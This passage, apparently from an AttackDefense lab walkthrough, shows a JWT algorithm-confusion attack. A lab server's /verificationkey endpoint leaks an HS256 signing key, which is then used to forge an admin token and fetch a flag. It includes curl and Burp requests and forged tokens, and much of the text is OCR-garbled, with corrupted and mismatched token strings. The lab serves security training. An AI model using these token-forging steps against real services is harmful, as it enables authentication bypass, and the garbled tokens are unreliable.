- The above request would get the symmetric key used for signing HS256 tokens.
- The default signing algorithm MUST be "RS256".
- By default and in case of unsupported algorithms, the `/verificationkey` endpoint MUST return the Public Key corresponding to the Private Key used to sign the token.

©2019, AttackDefense. | Powered by [Sphinx 2.2.1](#) & [Alabaster 0.7.12](#) | [Page source](#)

In the example above, a curl request is shown containing the HS256 token to retrieve the symmetric key.

Request: `curl -X POST -H "Content-Type: application/json" -d '{"token": "YOUR_HS256_JWT_TOKEN"}' http://IP:PORT/verificationkey`

The vulnerability here is that the library is not performing the token verification on the server side but sending the verification key on the client side.

Therefore, if the user supplies an HS256 token while clicking on the Decode Token button, that user would get the HS256 signing key in response.

This means that the user can then create the forge a token for admin user and get the Golden Ticket from the server.

Step 6: Sending an HS256 token to the server to retrieve the corresponding signing key.

Decode the previously issued RS256 token using <https://jwt.io>:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0IjoiMjY5MTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HqgCMdMVY6iLXV9mgmyxaRZ8nGq0FyAV94GFB7GWvbR1K1N4jh0yZqstCMnK0uYvFiVmpjrKRj6z0ZKG8DJUdrqvSbwcpBXgj6Zr9Ez3y5my6HPAqd-Eycdx4X2JdRyo3vPGzVunlMB_eXUYBFZ6ST9cKjKe1YAqX78-Q3q8WahNi2uFs1GqZDru833NtrUrayGdtdUcgzVyzne3hn2UANKckShuS4zPhwIv0MVDufVBdhgG7GpMPjVbE9EUcQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "witrap.com",  "admin": "false",  "exp": 1575379932,  "iat": 1575369132}
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +
```

Set the algorithm to HS256.

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0IjoiMjY5MTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.V8ox_spsCUGIboXbc1E0A2E91tY8Gp0u9ffM04snyAg
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "witrap.com",  "admin": "false",  "exp": 1575379932,  "iat": 1575369132}
```

HS256 Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWVhbnRtaW4iOiJmYWxzZSIsmV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.V8ox_spsCUGlboXbclEOA2E9ltY8Gp0u9ffMO4snyAg

Click on Decode Token button again:

Welcome to Simple JWT Token API

Get Token

Issued Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWVhbnRtaW4iOiJmYWxzZSIsmV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZnW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HaaCMdMVY6iLXV9mamvxaRZ8nGa0FvAV94GFB7GwVbRlKlN4ih0vZastCMnK0uYvFiVmoirKRi6z0ZKG8DJU
```

Decode Token

ufVBdhgG7GpMPjVbE9EUcQ


Decoded Token: { "iss": "witrap.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

ufVBdhgG7GpMPjVbE9EUcQ

Response: No Golden Ticket for you! It is only for the admin.

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer
Intercept	HTTP history	WebSockets history	Options				

 Request to http://192.93.154.3:8081

Forward	Drop	Intercept is on	Action
---------	------	-----------------	--------

Raw	Headers	Hex
-----	---------	-----

```
OPTIONS /verificationkey HTTP/1.1
Host: 192.93.154.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.93.154.3:5000/
Origin: http://192.93.154.3:5000
Connection: close
```


Forward the OPTIONS request.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. The 'Intercept' button is highlighted. Below these buttons, there is a text input field containing the URL 'http://192.93.154.3:8081'. To the right of this field are buttons for 'Forward', 'Drop', 'Intercept is on', and 'Action'. Further right is a 'Comment this item' button with a small icon. Below the buttons, there are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the raw HTTP request. The request is a POST to '/verificationkey' with a 'Content-Type' of 'application/json'. The body of the request is a JSON object containing a 'token' field with a long alphanumeric string.

```
POST /verificationkey HTTP/1.1
Host: 192.93.154.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.93.154.3:5000/
Content-Type: application/json
Content-Length: 486
Origin: http://192.93.154.3:5000
Connection: close

{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRYeXAUy29tIiwiaWRTaw4iOiJmYWxzZSI6ImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpuizNw8cJzMGHABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HqgCMdMVY6iLV9mgmyxaRZ8nGq0FyAV94GFB7GwvbRlKLN4jh0yZqstCMnKouYvFiVmpjRkRj6z0ZKG8DJUdrqvSbwcpBXgj6Zr9Ez3y5my6HPAqd-Eycdx4X2JdRyo3vPGzVunmLMB_exUYBFZ6ST9cKjKe1YAqX78-Q3q8WahNi2uFs1GqZDrU833NtrUrayGdtUcgzVyzne3hn2UANKCkShuS4zPhwIv0MVDufVBdhg67GpMPjvBE9EUcQ"}
```


Send the above request to Repeater.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. Below the tab bar, there is a list of requests, with the first one selected. To the right of the list are buttons for 'Send', 'Cancel', and navigation arrows. Below the buttons, there is a 'Request' label. Below the label, there are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the raw HTTP request. The request is a POST to '/verificationkey' with a 'Content-Type' of 'application/json'. The body of the request is a JSON object containing a 'token' field with a long alphanumeric string.

```
POST /verificationkey HTTP/1.1
Host: 192.93.154.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.93.154.3:5000/
Content-Type: application/json
Content-Length: 486
Origin: http://192.93.154.3:5000
Connection: close

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRYeXAUy29tIiwiaWRTaw4iOiJmYWxzZSI6ImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.V8ox_spsCUGIboXbclE0A2E9ltY8Gp0u9ffM04snyAg"}
```

Replace the RS256 token with the HS256 token obtained from <https://jwt.io> and send the request.



The screenshot shows a web browser's developer tools with the 'Network' tab selected. The 'Request' pane on the left shows the details of a POST request to `/verificationkey` on `http://192.93.154.3:8081`. The request headers include `Host`, `User-Agent`, `Accept`, `Accept-Language`, `Accept-Encoding`, `Referer`, `Content-Type`, `Content-Length`, `Origin`, and `Connection`. The request body is a JSON object containing a token. The 'Response' pane on the right shows the details of the response, which is a 200 OK with a `Content-Type` of `text/html; charset=utf-8` and a `Content-Length` of 36. The response body is a JSON object containing a token.

```
POST /verificationkey HTTP/1.1
Host: 192.93.154.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.93.154.3:5000/
Content-Type: application/json
Content-Length: 187
Origin: http://192.93.154.3:5000
Connection: close

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWVudCI6IjYyYXZlZSI6ImV4cCI6MTU3NTM3OTkzMiwiYWV0IjoxNTc1MzY5MTMyfQ.V8ox_spsCUGIboXbcLE0A2E9ltY8Gp0u9ffM04snyAg"}

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 36
Access-Control-Allow-Origin: http://192.93.154.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Tue, 03 Dec 2019 10:49:43 GMT

3ddd07f727e342533453758d3c8181e703d2
```

HS256 Signing Key: 3ddd07f727e342533453758d3c8181e703d2

Step 7: Creating a valid HS256 token.

Paste the obtained signing key on <https://jwt.io> in the decoded section and get a valid JWT Token that would be accepted by the server.

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0IjoiMjYxMzY5MTMyfQ.7uUdU2Nh0Ug0H-nyhAaAFcTpf0payBbn33PtZUwcTWQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "witrapp.com",  "admin": "false",  "exp": 1575379932,  "iat": 1575369132}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  533453758d3c8181e703d2  
) ☐ secret ☐ base64 ☐ encoded
```

✔ Signature Verified

SHARE JWT

HS256 Token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0IjoiMjYxMzY5MTMyfQ.7uUdU2Nh0Ug0H-nyhAaAFcTpf0payBbn33PtZUwcTWQ
```

Note: For the following requests, turn off the Intercept mode.



Pass the HS256 token obtained above to get the Golden Ticket.

Welcome to Simple JWT Token API

Get Token

Issued Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0IjpmYXxzZSI  
sImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-  
MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-  
HaaCMdMVY6iLXV9mamvxaRZ8nGa0FvAV94GFB7GWvbRLkLN4ih0vZastCMnK0uYvFiVmoirKRi6z0ZKG8DJU
```

Decode Token

ufVBdhgG7GpMPjVbE9EUcQ

Decoded Token: { "iss": "witrapp.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

CtPF0payBbn33PtZUwcTWQ

Response: No Golden Ticket for you! It is only for the admin.

Welcome to Simple JWT Token API

Get Token

Issued Token: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0IjpmYXZSIjImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnJeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HaaCmDMVY6iLXV9mamvxaRZ8nGa0FvAV94GFB7GwvbRlKlN4ih0vZastCMnK0uYvFiVmoirKRi6z0ZKG8DJU

Decode Token

ufVBdhgG7GpMPjVbE9EUcQ

Decoded Token: { "iss": "witrap.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

2tPF0payBbn33PtUwcTWQ

Response: No Golden Ticket for you! It is only for the admin.

The response is that the Golden Ticket is for admin user.

But that also indicates that this forged token was processed by the token library, indicating that the token is valid.

Step 8: Creating a valid token for admin user and retrieving the Golden Ticket.

Visit <https://jwt.io> and paste the HS256 token from the previous step and set the value for admin claim to "true".

PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0Ij0iJ0cnV1IiwiaXhwIjoxNTc1Mzc5OTMyLCJpYXQiOjE1NzUzNjkwMzJ9.EkR6M6IiBc0JfZC0mMK7boKLtm15h-yRgGg0St1at8Y

EDIT THE PAYLOAD AND SECRET

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "iss": "witrap.com",
  "admin": "true",
  "exp": 1575379932,
  "iat": 1575369132
}
```

```

HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    533453758d3c8181e703d2
) ☐ secret base64 encoded

```

SHARE JWT

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0Ij06cnVlIiwiaXNjaXJlbnQ6IjE1Mzc0OTMyLCJpYXQiOiE1NzUzNjkwMzJ9.EkR6M6liBcOJfZC0mMK7boKLtml5h-yRgGgOSt1at8Y

Welcome to Simple JWT Token API

Get Token

Issued Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWRTaW4iOiJmYWxzZSI  
sImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-  
MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-  
HaaCMdMVY6iLXV9mamvxaRZ8nGa0FvAV94GFB7GWvbRlKlN4ih0vZastCMnK0uYvFiVmoirKRI6z0ZKG8DJU
```

Decode Token

ufVBdhgG7GpMPjVbE9EUcQ

Decoded Token: { "iss": "witrap.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

'boKLtmi5h-yRgGgOST1at8Y

Response: No Golden Ticket for you! It is only for the admin.

Welcome to Simple JWT Token API

Get Token

Issued Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWRTaW4iOiJmYWxzZSI  
sImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-  
MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-  
HaaCMdMVY6iLXV9mamvxaRZ8nGa0FvAV94GFB7GWvbRlKlN4ih0vZastCMnK0uYvFiVmoirKRI6z0ZKG8DJU
```

Decode Token

ufVBdhgG7GpMPjVbE9EUcQ

Decoded Token: { "iss": "witrap.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

'boKLtmi5h-yRgGgOST1at8Y

Response: Golden Ticket: This_Is_The_Golden_Ticket_7395aaad3a1524e459978147

Golden Ticket: This_Is_The_Golden_Ticket_7395aaad3a1524e459978147

References:

1. JWT RFC (<https://tools.ietf.org/html/rfc7519>)